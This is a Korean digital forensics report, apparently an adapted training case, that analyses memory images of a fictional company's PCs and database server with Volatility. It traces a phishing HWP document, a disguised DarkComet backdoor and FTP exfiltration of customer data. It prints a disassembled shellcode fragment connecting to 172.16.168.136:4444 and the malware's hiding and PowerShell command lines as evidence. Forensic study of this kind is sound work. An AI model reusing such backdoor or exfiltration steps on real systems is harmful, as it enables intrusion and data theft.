2018 VAC 분석 보고서 (각색)

디지털포렌식 김태룡

본문 요약

1. 사건 개요

Decepticoin Company(이하 "D.C.")의 수익창출에 큰 기여를 한 VVIP 고객을 빼돌리고, 일반 고객의 지갑 정보를 유출 한 혐의로 D.C.의 개인정보 관리자가 유력 용의자 명단에 올랐으나, 혐의를 완전히 부인하였기에 D.C.사에서 디지털 포렌식 조사를 의뢰하였습니다.

D.C.사의 서버는 통신량이 많고 민감 정보가 다수 포함되어 있기에 디스크 대신 메모리 이미지를 수집 후 담당 조사관에게 이송하여 Volatility 포렌식 도구를 통해 분석을 진행하였습니다.

2. 이미지 정보

① 이미지 정보

순번	추출 대상	파일 명	용량	OS	SHA1
1	개인정보 관리자 PC	CPO_PC.vmem	2.00GB	Windows 7	ADAA883A0890BE781CADB1150B38C447928F8928
2	고객정보 DB 서버 PC	DB_SERVER.vmem	2.00GB	Ubuntu 14	03E6BCD6A055D693DB8806F227460049E5896550
3	인사 관리자 PC	HR_MANAGER.vmem	2.00GB	Windows 7	E851082B4CF2191EB858E34E47C554896D13BB39

3. 분석 결과

① 개인정보 관리자 PC

√ 개인정보 관리자 PC가 고객정보 DB 서버에 접근하였음을 확인 하였습니다

② 고객정보 DB 서버 PC

√ 외부 IP 172.16.168.136로 고객 정보가 탈취되었음을 확인 하였습니다

③ 인사 관리자 PC

√ 악성문서 열람으로 인한 내부 감염을 확인 하였습니다

③ 타임라인

시간 (UTC+9)	대상	행위
2018.09.05. 00:52	인사 관리자 PC	감염된 한글문서가 첨부된 E-Mail 수신
2018.09.05. 01:02		악성 한글문서 실행
2018.09.05. 01:02		V3Lite.exe로 위장된 원격제어 프로그램(DarkKomet) 실행
2018.09.05. 01:05		DarkKomet의 쉘코드 실행
2018.09.05. 01:05		http://sin90.com 주소로 부터 Winpackage.zip 파일 다운로드
2018.09.05. 01:09		Nmap을 통한 네트워크 스캔 (개인정보 관리자 PC 발견)
2018.09.05. 01:09		Winpackage.zip속 spoolsv.exe(doublepulsar.exe)을 실행하여 개인정보 관리자 PC 공격
2018.09.17. 03:41	개인정보 관리자 PC	rundll32.exe 실행 (C&C 서버 주소 : 172.16.168.136:4444)
2018.09.17. 03:43		UltraVNC 설정 파일로부터 고객정보 DB 서버 연결정보 확인
2018.09.17. 03:43		Xshell을 통한 SSH 연결 (172.16.168.136)
2018.09.17. 03:44		Nmap을 통한 네트워크 스캔 (고객정보 DB 서버 발견)
2018.09.17. 03:43	고객정보 DB 서버	Xshell을 통한 SSH 연결
2018.09.17. 03:45		취약한 버전의 MongoDB 설치
2018.09.17. 03:47		FTP 서비스를 통한 고객 정보 탈취 (파일 수신지 : 172.16.168.136)

4. 결론

- 인사 관리자 PC로부터 시작 된 공격 정황과, 탈취된 고객 정보의 목적지 IP 주소가 경쟁사 A의 사원 B 자택 주소임을 통해 개인정보 관리자의 소행이 아닌 것으로 분석되었습니다.

1. 개요

1-1) 사건 개요

Decepticoin Company(이하 "D.C.")의 VVIP 고객 정보는 기밀이며, D.C.의 수익창출에 큰 기여를 하고 있었으나, 최근 경쟁업체가 많은 VVIP 고객을 빼앗아가고, 일반 고객의 지갑 정보까지 유출되는 현상이 일어났습니다.

고객정보 접근 권한을 가진 D.C.의 개인정보 관리자가 VVIP 및 일반 고객 정보를 유출한 용의자로 지목되었으며, 담당자는 혐의를 완전히 부인하였기에 D.C. 측에서 사건과 관련한 디지털 포렌식 조사를 의뢰하였으며, 본 사건 담당 조사관이 D.C.사의 서버 컴퓨터에 대한 이미징 작업을 위해 D.C.본사를 방문하였으나, 통신량과 민감 정보가 다수 포함되어 있었기에 디스크 이미징이 불가능하다는 판단을 내린 후, 영상기록 및 집회인의 참여 하에 메모리를 수집하였습니다.

1-2) 분석 환경

항목	값	항목	값
OS	Microsoft Windows 10 Home Edition	시스템 종류	64비트 운영 체제
프로세서	Intel(R) Core(TM) i7-1065G7	RAM	16 GB
OS	Ubuntu 14.04.6 LTS	시스템 종류	32비트 운영 체제
프로세서	가상환경	RAM	4GB

[표 1-1] 분석 환경

1-3) 분석 대상 이미지

순번	추출 대상	파일 명	크기	OS	IP	SHA1
1	개인정보 관리자 PC	CPO_PC.vmem	2.00GB	Windows 7	172.16.168.131	ADAA883A0890BE781CADB1150B38C447928F8928
2	고객정보 DB 서버 PC	DB_SERVER.vmem	2.00GB	Ubuntu 14	172.16.168.129	03E6BCD6A055D693DB8806F227460049E5896550
3	인사 관리자 PC	HR_MANAGER.vmem	2.00GB	Windows 7	172.16.168.130	E851082B4CF2191EB858E34E47C554896D13BB39

[표 1-2] 분석 대상

1-4) 분석 도구

도구	버전	용도
Volatility	2.6 (standalone)	메모리 이미지 분석
HxD	2.4.0.0 (x86-64)	파일 Hex 확인 및 편집
HashTab	6.0.0	파일 SHA1 해시 검증

1-5) 추가 정보


- 경쟁사 A의 사원 B 자택 IP주소 : 172.16.168.136

2. 개인정보 관리자 PC 조사 내역

2-1) 시스템 정보 확인

	OS	메모리덤프 크기	시간	SHA1 해시
현장 기록	Windows 7	2GB	2018년 09월 17일 03시 48분 53초	ADAA883A0890BE781CAD B1150B38C447928F8928
검증 결과	Windows 7	2GB	2018년 09월 17일 03시 48분 53초	ADAA883A0890BE781CAD B1150B38C447928F8928

[표 2-1] 이미징 당시 현장 기록과 조사 과정에서 추출된 기록 비교자료




[그림 2-1] Volatility imageinfo 기능을 통한 이미지 기록 검증 화면

√ 현장 기록과 이미지가 동일함을 확인 하였습니다

2-2) 침입 경로 분석


- 개인정보 관리자가 고객 정보 혹은 VVIP에 대한 정보를 빼돌렸다는 의혹을 받고 있으므로, 외부 접속 기록과 데이터베이스 서버 접근 기록을 먼저 확인 해 보았습니다.
- 실행 중이었던 프로세스 추적 명령을 입력한 결과, 외부 서버와의 연결을 돕는 Xshell.exe와 winvnc.exe 프로그램을 발견하였으며, 명령을 수행하는 cmd.exe가 추가로 발견되었습니다.



[그림 2-2] Volatility의 pslist 기능을 통해 외부 연결 및 명령 수행 프로세스가 탐지된 모습

- pslist 기능으로도 탐지되지 못한 숨겨진 프로세스 혹은 강제 주입식 공격에 의해 실행 된 프

로세스를 추가적으로 찾아보기 위해 Volatility의 psxciew 기능을 이용하여 3개의 추가 의심 프로세스를 발견하였습니다.




[그림 2-3] 추가 rundll32.exe 프로세스가 발견된 모습

- 멀웨어의 가능성이 높아 Volatility에서 지원하는 malfind 기능을 이용하여 모든 멀웨어 의심대상을 출력하였으며, 그 대상 중에는 explorer.exe가 포함되어있었습니다.

이름	프로세스 ID	malfind 수행 결과	종료 시각
rundll32.exe	916	멀웨어 의심대상이 아님	종료되지 않음
explorer.exe	2884	멀웨어 의심 대상	종료되지 않음
rundll32.exe	3108	멀웨어 의심 대상	종료되지 않음
rundll32.exe	3436	멀웨어 의심 대상	2018년 09월 04일 17시 (UTC+0)

[표 2-2] 멀웨어 의심 프로세스

- 멀웨어가 네트워크 통신을 연결할 가능성이 있었으므로, netscan을 통해 네트워크 연결 기록을 확인 해 보았으며, rundll32.exe와 winvnc.exe, XshellCore.exe가 172.16.168.136 주소와 연결했었던 흔적을 찾을 수 있었습니다.



[그림 2-4] 네트워크 연결 정보 확인 결과, 의심 프로세스가 172.16.168.136과 연결 된 모습

- 멀웨어 의심 프로세스 추적 결과와 네트워크 연결 정황을 토대로 volshell 기능을 통해 의심 프로세스인 rundll32.exe를 조사하여 악성코드 존재 여부를 알아보았습니다.

[그림 2-5] volshell 기능을 통해 악성 쉘코드가 탐지된 모습

- 악성코드를 해독 한 결과, 172.16.168.136 IP 주소의 4444포트에 연결하도록 작성되어 있었음을 알 수 있었습니다.


```
9d: b8 90 01 00 00      mov     eax,0x190
a2: 29 c4               sub     esp,eax
a4: 54                  push    esp
a5: 50                  push    eax
a6: 68 29 80 6b 00      push    0x6b8029        --> 'k)'
ab: ff d5               call    ebp             --> 'ws2_re.dll!WSAStartup'
ad: 6a 0a               push    0xa
af: 68 ac 10 a8 88      push    0x88a810ac
b4: 68 02 00 11 5c      push    0x5c110002      --> 'IP >> 172.16.168.136:4444'
b9: 89 e6               mov     esi,esp
```

[그림 2-6] 172.16.168.136:4444로 접속하는 코드

√ 개인정보 관리자 PC가 악성 프로세스를 통해 외부 주소와 연결하였음을 확인 하였습니다

2-3) 행위 분석

- 앞 단락을 통해 외부 주소와 연결한 흔적을 확인하였기에, Volatility의 cmdline 명령문을 이용하여 rundll32 실행 이후 Xshell.exe를 이용하고, cmd 명령 콘솔을 통해 메모장으로 ultravnc 설정파일을 열람한 실질적인 행동 정황을 알아냈습니다.




[그림 2-7] cmdline 기능을 이용하여 명령 입력 내역을 확인 한 모습

- UltraVNC 디렉터리에 언제 접근했는지 shellbags 기능을 이용하여 의심 파일 및 디렉터리에 대한 접근 시간을 추적하였습니다.


이름	접근 시각 (UTC+9)	이름	접근 시각 (UTC+9)
nmap	2018년 09월 17일 03시 38분 04초	Xsehll	2018년 09월 17일 03시 41분 08초
UltraVNC	2018년 09월 17일 03시 42분 20초		

[표 2-3] 의심 디렉터리 최근 접근 시각



[그림 2-8] Shellbags확인을 통해 각종 파일 및 디렉터리의 접근 시각을 알아낸 모습

- Shellbags를 통해 포트스캔이 가능한 nmap의 존재를 추가로 알게 되었으며, cmdscan를 통해 nmap을 사용하여 172.16.168.138:27017에 대한 포트스캔 진행 흔적을 발견하였습니다.



[그림 2-9] Nmap을 사용한 포트스캔 흔적

- 로그파일 내용과 연결 상태를 종합하여 아래와 같은 타임라인을 얻을 수 있었으며, 이를 통해 개인정보 관리자 PC의 고객정보 DB 서버와의 연관성은 부정할 수 없게 되었습니다.

[그림 2-10] 개인정보 관리자 PC의 타임라인 (UTC+9)

순서	주체	행위
1	explore.exe	취약점을 악용하여 쉘코드가 삽입된 악성 프로그램(rundll32.exe) 실행
2	rundll32.exe	백도어 주체로서 원격 조작을 주도
3	rundll32.exe	UltraVNC 설정파일 속 고객정보 DB서버와의 연결 설정 파일 탈취
4	Nmap	고객정보 DB서버 네트워크 스캔 시도

[표 2-4] 개인정보 관리자 PC의 행위 분석 표

√ 개인정보 관리자 PC가 고객정보 DB 서버에 접근하였음을 확인 하였습니다

3. 고객정보 DB 서버 조사 내역

※ 오래된 Uubuntu 이미지에 대한 profile 생성을 지원하지 않아 원문을 각색 및 인용하였습니다.

3-1) 시스템 정보 확인

	OS	메모리덤프 크기	시간	SHA1 해시
현장 기록	Ubuntu 14.04 LTS	2GB	2018년 09월 17일 03시 52분 43초	03E6BCD6A055D693DB88 06F227460049E5896550
검증 결과	Ubuntu 14.04 LTS	2GB	2018년 09월 17일 03시 52분 43초	03E6BCD6A055D693DB88 06F227460049E5896550

[표 3-1] 이미징 당시 현장 기록과 조사 과정에서 추출된 기록 비교자료


√ 현장 기록과 이미지가 동일함을 확인 하였습니다

3-2) 연결 기록 분석

- 내/외부로부터 DB 서버의 연결 기록을 분석하기 위해 linux_pslist와 linux_psaux 기능으로 DB서버 연결과 관련된 프로세스를 확인하였습니다.

프로세스(데몬)	프로세스 ID	부모 프로세스 ID	명령구문
sshd	2368	996	sshd: mellong [priv]
sshd	2404	2368	sshd: mellong@pts/0
ftp	2445	2405	ftp 172.16.168.136
mongod	999	1	/usr/bin/mongod --config /etc/mongod.conf

[표 3-2] DB서버 연결과 관련된 프로세스




[그림 3-1] 당시 실행 중이던 프로세스를 확인한 모습

- DB 서버는 Mongo DB를 사용 중이며, 파일 전송 서비스(FTP)는 172.16.168.136 IP와 연결되어 있으며, 원격 명령 수행 서비스(SSH)는 mellong 계정을 통해 연결된 모습을 확인하였습니다.

√ 고객정보 DB 서버에 외부 침입이 있었음을 확인 하였습니다


3-3) 내부 수행 작업 분석

- 외부 침입자가 고객정보 DB 서버에서 어떤 행위를 하였는지 단서를 얻기 위해 linux_bash 기능으로 서버 내 입력했던 명령어 목록을 확인하였으며, Desktop과 Data 디렉터리를 탐색 한 흔적과 FTP 서비스 연결 시도 흔적을 발견하였습니다.



[그림 3-2] 명령 수행 내역

- 내부 탐색 및 FTP 서비스를 직접 연결한 정황이 드러났으므로, 고객정보 DB에 대한 침입자의 접근이 있었는지 SSH 서비스에서 사용된 mellong 계정을 중심으로 조사 해 보았습니다.



[그림 3-3] linux_find_file기능을 통해 mellong이 포함된 파일 검색 결과


- mellong 계정이 탈취한 고객 정보 데이터로 의심되는 user_info.csv 파일이 Desktop/Data 경로에서 발견되었으므로, bash history (명령 수행 기록)에서 Desktop/Data가 포함되는 명령문을 검색하였습니다. 그 결과 침입자가 MongoDB의 취약 버전인 2.6.2 버전을 설치하고, 그 취약점을 악용하여 고객 정보 데이터를 추출한 정황을 확인하였습니다.

[그림 3-4] MongoDB와 관련된 bash history

√ 외부 침입자가 고객정보 DB에 접근하였음을 확인 하였습니다

3-4) 고객 정보 탈취 분석

- 고객정보 DB로부터 추출한 user_info.csv 파일을 어디를 향해 어떤 방법으로 전송하였는지 확인하기 위하여 FTP 서비스와 관련된 내역을 모두 확인 해 보았습니다. 그 결과 외부 IP주소인 172.16.168.136를 향해 user_info.csv 파일을 전송한 사실을 확인 할 수 있었습니다.



[그림 3-5] strings db_server.vmem | grep 'ftp' 명령어로 ftp와 관련된 문자열을 추출한 모습

[그림 3-6] 고객정보 DB 서버의 타임라인 (UTC+9)


√ 외부 IP 172.16.168.136로 고객 정보가 탈취되었음을 확인 하였습니다

4. 인사 관리자 PC 조사 내역

4-1) 시스템 정보 확인

	OS	메모리 용량	시간	SHA1 해시
현장 기록	Windows 7	2GB	2018년 09월 05일 01시 19분 50초	E851082B4CF2191EB858E3 4E47C554896D13BB39
검증 결과	Windows 7	2GB	2018년 09월 05일 01시 19분 50초	E851082B4CF2191EB858E3 4E47C554896D13BB39

[표 4-1] 이미징 당시 현장 기록과 조사 과정에서 추출된 기록 비교자료




[그림 4-1] Volatility imageinfo 기능을 통한 이미지 기록 검증 화면

√ 현장 기록과 이미지가 동일함을 확인 하였습니다

4-2) 내부 행위 분석

- 인사 관리자 PC는 조사 당시 특이사항이 없었던 관계로, 외부침입 분석에 앞서 pstree를 이용하여 내부행위를 우선 분석하였습니다.



[그림 4-2] 수행 중이었던 내부 프로세스 목록을 확인 한 모습

- 한글 워드 프로세서 이외 PowerShell, CMD 등 명령 수행 프로세스가 동작 중이었으며, 특히 msdcsc.exe가 메모장과 함께 CMD 명령 프롬프트를 실행 시키는 수상한 정황을 확인하였습니다.
- 이에 CMD 명령 프롬프트를 통해 어떤 명령이 수행되었는지 cmdline 기능을 이용하여 확인한 결과, [DEC] Job Application Letter_Lee.hwp 한글 문서를 실행한 이후, V3Lite.exe가 숨김 모드로 실행되며, Powershell을 통해 WinUpdate.ps1 파일이 실행된 사실을 확인하였습니다.

```
Hwp.exe pid:    564
Command line : "C:₩Program Files₩Hnc₩Hwp80₩Hwp.exe" "C:₩Users₩CaptainJin₩Desktop₩[DEC] Job Application Letter_Lee.hwp"
**************************************************************************
HimTrayIcon.ex pid:   3172
Command line : "C:₩Program Files₩Hnc₩Common80₩HimTrayIcon.exe"
**************************************************************************
cmd.exe pid:    900
Command line : "C:₩Windows₩System32₩cmd.exe" /k attrib "C:₩Users₩CaptainJin₩Desktop₩V3Lite.exe" +s +h
**************************************************************************
cmd.exe pid:    888
Command line : "C:₩Windows₩System32₩cmd.exe" /k attrib "C:₩Users₩CaptainJin₩Desktop" +s +h
**************************************************************************
powershell.exe pid:   1820
Command line : powershell  -file WinUpdate.ps1
**************************************************************************
```

[그림 4-3] 한글문서 열람 이후 수상한 파일이 실행된 모습

√ 인사 관리자 PC 내부에서 이상 프로세스가 실행되었음을 확인 하였습니다

4-3) 한글 문서 분석

- [DEC] Job Application Letter_Lee.hwp 한글문서 열람 이후 수상한 행동을 보였기에, 당시 메모리에 로드되었던 모든 hwp 파일 목록을 나열하여 문제의 한글문서의 물리 위치를 찾은 다음, **0x000000007e23b1a8** 위치에 있던 문제의 한글문서를 추출하였으며, 이를 VirusTotal에 업로드 하여 악성 문서임을 확인하였습니다.

```
D:₩엔터테이먼트₩문서₩BoB 9기₩과제₩3차₩김종현_과제6팩₩VAC>vol.exe -f HR_MANAGER.vmem --profile=Win7SP0x86 filescan | find
str .hwp
Volatility Foundation Volatility Framework 2.6
0x000000007e20fa28      2      0 RW-rwd ₩Device₩HarddiskVolume1₩Users₩CaptainJin₩AppData₩Local₩Microsoft₩Windows₩Tempora
ry Internet Files₩Content.Outlook₩3DSUHQ3I₩DEC Job Application Letter_Lee (002).hwp
0x000000007e23b1a8      1      1 RW-r-- ₩Device₩HarddiskVolume1₩Users₩CaptainJin₩Desktop₩[DEC] Job Application Letter_Le
e.hwp
D:₩엔터테이먼트₩문서₩BoB 9기₩과제₩3차₩김종현_과제6팩₩VAC>vol.exe -f HR_MANAGER.vmem --profile=Win7SP0x86 dumpfiles -Q 0x
000000007e23b1a8 -u -n -D .
Volatility Foundation Volatility Framework 2.6
DataSectionObject 0x7e23b1a8   None   ₩Device₩HarddiskVolume1₩Users₩CaptainJin₩Desktop₩[DEC] Job Application Letter_Lee.
hwp
```

[그림 4-4] filescan으로 한글 문서를 찾은 다음, dumpfiles 기능을 이용하여 추출한 모습


[그림 4-5] VirusTotal을 통하여 악성 한글문서임을 확인 한 모습

- 한글문서가 악성이었음을 확인하였으므로, 연관된 프로세스인 OUTLOOK.EXE를 의심하지 않을 수 없었습니다. Outlook은 메일 서비스이며, pst 확장자의 파일을 취급하기에 한글 문서를 추출한 방법과 동일하게 filescan으로 pst 확장자를 모두 찾고, 모든 pst 파일을 추출 하였습니다.


```
D:₩엔터테이먼트₩문서₩BoB 9기₩과제₩3차₩김종현_과제6팩₩VAC>vol.exe -f HR_MANAGER.vmem --profile=Win7SP0x86 filescan | find
str .pst
Volatility Foundation Volatility Framework 2.6
0x000000007e5ef6e0      6      0 RW-r-- ₩Device₩HarddiskVolume1₩Users₩CaptainJin₩Desktop₩Business.pst

D:₩엔터테이먼트₩문서₩BoB 9기₩과제₩3차₩김종현_과제6팩₩VAC>vol.exe -f HR_MANAGER.vmem --profile=Win7SP0x86 dumpfiles -Q 0x
000000007e5ef6e0 -u -n -D .
Volatility Foundation Volatility Framework 2.6
DataSectionObject 0x7e5ef6e0   None   ₩Device₩HarddiskVolume1₩Users₩CaptainJin₩Desktop₩Business.pst
```

[그림 4-6] pst 메일을 추출한 모습

